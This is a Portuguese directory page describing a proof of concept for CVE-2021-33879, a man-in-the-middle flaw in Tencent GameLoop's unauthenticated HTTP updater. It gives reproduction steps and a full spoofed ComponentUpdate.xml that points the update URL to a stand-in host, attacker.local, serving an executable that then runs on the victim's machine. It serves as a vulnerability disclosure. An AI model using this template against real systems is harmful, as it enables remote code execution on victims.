Skip to content
KitploitKITPLOIT
FerramentasBlog
Log in
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
cve-2021-33879 — Atualização GameLoop MITM | Kitploit
Ferramentas/GitHubGitHub/mmiszczyk/cve-2021-33879
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebAnálise de MalwareTestes de PenetraçãoSegurança da Cadeia de Suprimentos
GitHubmmiszczyk/cve-2021-33879

cve-2021-33879

Atualização GameLoop MITM

Ver Repositório
1180há 5 anosAinda não revisado
Compartilhar

CVEID: CVE-2021-33879

Nome do(s) produto(s) afetado(s) e versão(ões): GameLoop (todas as versões anteriores a 4.1.21.90)

Tipo de vulnerabilidade: CWE-494: Download de código sem verificação de integridade


Resumo

GameLoop é um emulador de Android desenvolvido pela Tencent. Ele possui um mecanismo de atualização que não é criptografado ou autenticado (além de hashes MD5 que, neste exploit, podem ser controlados pelo atacante), permitindo que um atacante em posição de MITM intercepte e envie seus próprios pacotes de atualização, que serão executados na máquina da vítima.

Descrição

O Tencent GameLoop anterior à versão 4.1.21.90 baixava atualizações por meio de uma conexão HTTP insegura. Um atacante malicioso em posição de MITM poderia falsificar o conteúdo de um documento XML que descreve um pacote de atualização, substituindo uma URL de download por uma que aponte para um executável Windows arbitrário. Como a única verificação de integridade seria a comparação do checksum MD5 do arquivo baixado com o contido no documento XML, o executável baixado seria então executado na máquina da vítima.

Reprodução

  • configurar o ambiente do atacante:
    • configurar um servidor web, colocar seu payload executável nele, calcular seu hash MD5
    • configurar um proxy, configurá-lo para interceptar requisições para ComponentUpdate.xml
  • configurar o ambiente da vítima:
    • configurar a conexão com a internet através do proxy do atacante
    • instalar uma versão vulnerável do GameLoop
  • vítima: forçar a verificação de atualização
    • executar o GameLoop
    • clicar em 'Atualizar' no menu hambúrguer
  • atacante: modificar ComponentUpdate.xml (colocar o url, md5 e filesize apropriados do seu payload)
<?xml version="1.0" encoding="utf-8"?>
<UpdateConfig>
	<GlobalConfig>
		<Item name="UpdateEnable" Value="1" />
	</GlobalConfig>
	<UpdatePolicy>
		<PolicyItem id="1" Enable="1" AutoUpdateRate="1" ManualUpdateRate="100" MatchUpdateOperation="2" Weight="4">
			<Condition Method="Or">
				<MatchSupplyId Type="market" MatchResult="0" Start="3.10.199.100" End="4.99.999.999" />
			</Condition>
		</PolicyItem>
	</UpdatePolicy>
	<UpdateOperation>
		<OperItem id="2" inherit="0" Desc="This is a malicious update" Title="Malicious update" text="I could serve you ransomware but I'll just spawn calc">
			<Item Type="market" url="http://attacker.local/calc.exe" md5="c4cb4fdf6369dd1342d2666171866ce5" version="5.10.199.100" filesize="32768" />
		</OperItem>
	</UpdateOperation>
</UpdateConfig>

  • vítima: clicar em 'Atualizar agora'

Prompt de atualização


  • o payload do atacante deve ser executado na máquina da vítima

Payload executado

Correção

Instale uma versão mais recente do GameLoop.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →